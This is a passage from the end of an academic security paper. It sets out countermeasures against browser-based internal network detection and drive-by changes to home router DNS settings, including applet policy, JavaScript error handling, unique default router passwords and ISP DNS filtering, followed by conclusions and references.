6.1.1 The Java Runtime Environment (JRE)

The JRE implements a security policy for applets, which are classified into two categories: trusted and untrusted. Trusted Applets are given less restrictive access to a client's computer, whereas untrusted Applets are more likely to run undetected.

Untrusted Applets An *untrusted* Applet, such as the one mentioned in this paper, is subjected to a JRE security policy that is strict: it disallows access to the filesystem and prohibits socket connections to hosts other than the one that served the Applet itself. Since the internal address Applet relies on a socket to its serving host, the most obvious barrier would be if it were not allowed to make any socket connections whatsoever. This change in policy would require any socket-making Applets to be signed and executed as trusted, interfering with many legitimate uses for "phone home" sockets. This increased security rule, however, would eliminate the threat of internal network attacks.

Trusted Applets A *trusted* Applet has been signed by the issuer, and requires a person to approve the signature before the Applet is permitted to

execute. As a result, a trusted Applet is allowed almost complete access to a host's filesystem, network interface and many other unrelated features. Tightening the JRE security policy to require signing of the internal network detection Applet may not eliminate the threat, though it may reduce its effectiveness.

6.1.2 HTML and JavaScript Protections

The only other client-side technologies used in this attack are the HTML `<script>` tag and JavaScript `Image` object. These both have widespread use for off-site content loading; advertising revenue relies on this off-site data inclusion (embedding a script from `adsource.com` or loading an image like a hit counter from a third party's site. The errors caught by JavaScript while loading third-party scripts with the `<script>` tag indicate whether a host exists or not. To eliminate the ability to detect if a host exists, one could change JavaScript error reporting such that a web page cannot differentiate a failure to load a script file and a failure to parse a script file.

6.2 Securing Routers

The most straightforward (and frequently preached) protection against automated router configuration changing, such as manipulating the DNS server addresses, would be to set a secure password on the router. Owners of home routers who set a moderately secure password — one that is non-default and non-trivial to guess — *are immune to router manipulation via JavaScript!*

We recommend that more secure and difficult to guess default passwords be used for routers. Instead of having a blank or predictable value ("admin") for all routers of a particular model, manufacturers could use the product's serial number. This number is easily accessible to the router's owner, often being printed on the bottom of the unit. Additionally, the manufacturer usually embeds the serial number into the firmware before distribution. This value, which is unique to each individual router, would comprise a very secure and unpredictable password.

6.3 ISP-level DNS filtering

Most Internet service providers (ISPs), including the author's, do not filter DNS traffic that passes through their system. If an ISP *SecureISP* required all DNS traffic to be bound for its clients or servers controlled by *SecureISP* itself, this attack would fail! Any DNS lookup requests sent to a phisher's server, most likely outside of *SecureISP*'s network, would never see any traffic if it were filtered out by *SecureISP*'s border routers.

DNS traffic filtering might fail, however, if an attacker were to place a DNS server inside *SecureISP*'s client space. As a result, a perfect filtering mechanism to defeat this attack would require filtering at a location closest to each client, and thus may be impractical. Filtering DNS traffic at *SecureISP*'s border router would help to shrink the number of hosts that would be effectively targeted by internal network router manipulation attacks, though may not eliminate the threat entirely.

7 Benevolent Internal Network Detection

Just as Internal Network Detection can be used for malevolent uses, it can also be used to assist people with securing their home network. At the time of writing this paper, we are also implementing and testing a "home network diagnostic web site" that guides its users through a security scan of their home network, suggesting how to increase security including methods suggested in Section 6.

With client authorization, existing Internet service providers (or computer security software vendors) could help secure their clients' networks too. In addition to scans of the network to find vulnerable hosts, a diagnostic web site could help walk an ISP's clients through securely setting up their home routers. In the near future, we will make available more detailed information on this diagnostic tool, as it is currently in development.

8 Conclusions

Even within well-defined security policies and growing enforcement of same-origin policies on web browsers, attacks based on Internal Network Detection are still possible. Much of this is due to novice users not properly securing their internal network — though the manufacturers of home routers are partly to blame by distributing their products with poorly secure default settings.

We have described attacks that can occur with the help of internal network detection, and presented countermeasures that can be used to defend against them. Particularly, unauthorized change of preferred

DNS servers on home routers was shown to be a very elusive attack that most victims will not notice, but which enables identity thieves a higher yield for their attacks. We also explained how this drive-by modification of router settings can be used to help ease the spread of viruses by denying automated security upgrades and patches to victims.

9 Acknowledgments

Many thanks to Alex Tsow for insight on how common home routers behave.

References

[1] Matthew Braverman, "Windows Malicious Software Removal Tool: Progress Made, Trends Observed" Microsoft Antimalware Team Whitepaper, 10 November, 2006.

[2] Mona Gandhi, Markus Jakobsson, Jacob Ratkiewicz, "Badvertisements: Stealthy Click-Fraud with Unwitting Accessories". Anti-Phishing and Online Fraud, Part I Journal of Digital Forensic Practice, Volume 1, Special Issue 2, November 2006

[3] Jeremiah Grossman and TC Niedzialkowski, "Hacking Intranet Websites from the Outside: JavaScript malware just got a lot more dangerous." Black Hat Briefings, Las Vegas, NV USA 2006.

[4] MyAddress Applet by Lars Kindermann, 2003. http://reglos.de/myaddress/MyAddress.html
Page accessed October 17, 2006.

[5] V.T. Lam, S. Antonatos, P. Akritidis, K. G. Anagnostakis, "Puppetnets: misusing web browsers as a distributed attack infrastructure." Proceedings of the 13th ACM Conference on Computer and Communications Security (CCS06), 2006.

[6] Mary Madden, "Internet Penetration and Impact." Pew Internet and American Life Project Memo, 26 April 2006. http://www.pewinternet.org/PPF/r/182/report_display.asp

[7] Rolf Oppliger, "Internet security: firewalls and beyond," Communications of the ACM Volume 40 issue 5. May. 1997, pp 92-102.

[8] Sid Stamm, Markus Jakobsson and Mona Gandhi, "Social Propogation of Malware." http://www.indiana.edu/~phishing/verybigad/

[9] Alex Tsow, Markus Jakobsson, Liu Yang and Susanne Wetzel, "Warkitting: the Drive-by Subversion of Wireless Home Routers." The Journal of Digital Forensic Practice, 2006.

[10] Bob Violino, "After Phishing? Pharming!" CSO Magazine, October 2005. http://www.csoonline.com/read/100105/pharm.html

[11] TheCounter.com Statistics, Jupitermedia Corporation. November 2006. http://www.thecounter.com/stats/2006/November/javas.php

[12] "Survey Reveals the Majority of U.S. Adult Computer Users Are Unprotected from Malware" ESET software press release. 17 July 2006. http://eset.com/company/article.php?contentID=1553

[13] "Gartner Says Number of Phishing E-Mails Sent to U.S. Adults Nearly Doubles in Just Two Years," Gartner, Inc. 9 November 2006 Press Release. http://www.gartner.com/it/page.jsp?id=498245

[14] "Microsoft says Half of Windows Computers Have Trojans," Internet News, 26 October 2006.
http://www.internetnews.com/security/article.php/3640216

[15] "Detecting, Analyzing, and Exploiting Intranet Applications using JavaScript," SPI Labs Research Brief. Accessed October 17, 2006. http://www.spidynamics.com/spilabs/education/articles/JS-portscan.html

[16] The Symantec Internet Security Threat Report, Symantec Corporation. Volume 10, September 2006. http://www.symantec.com/enterprise/threatreport/index.jsp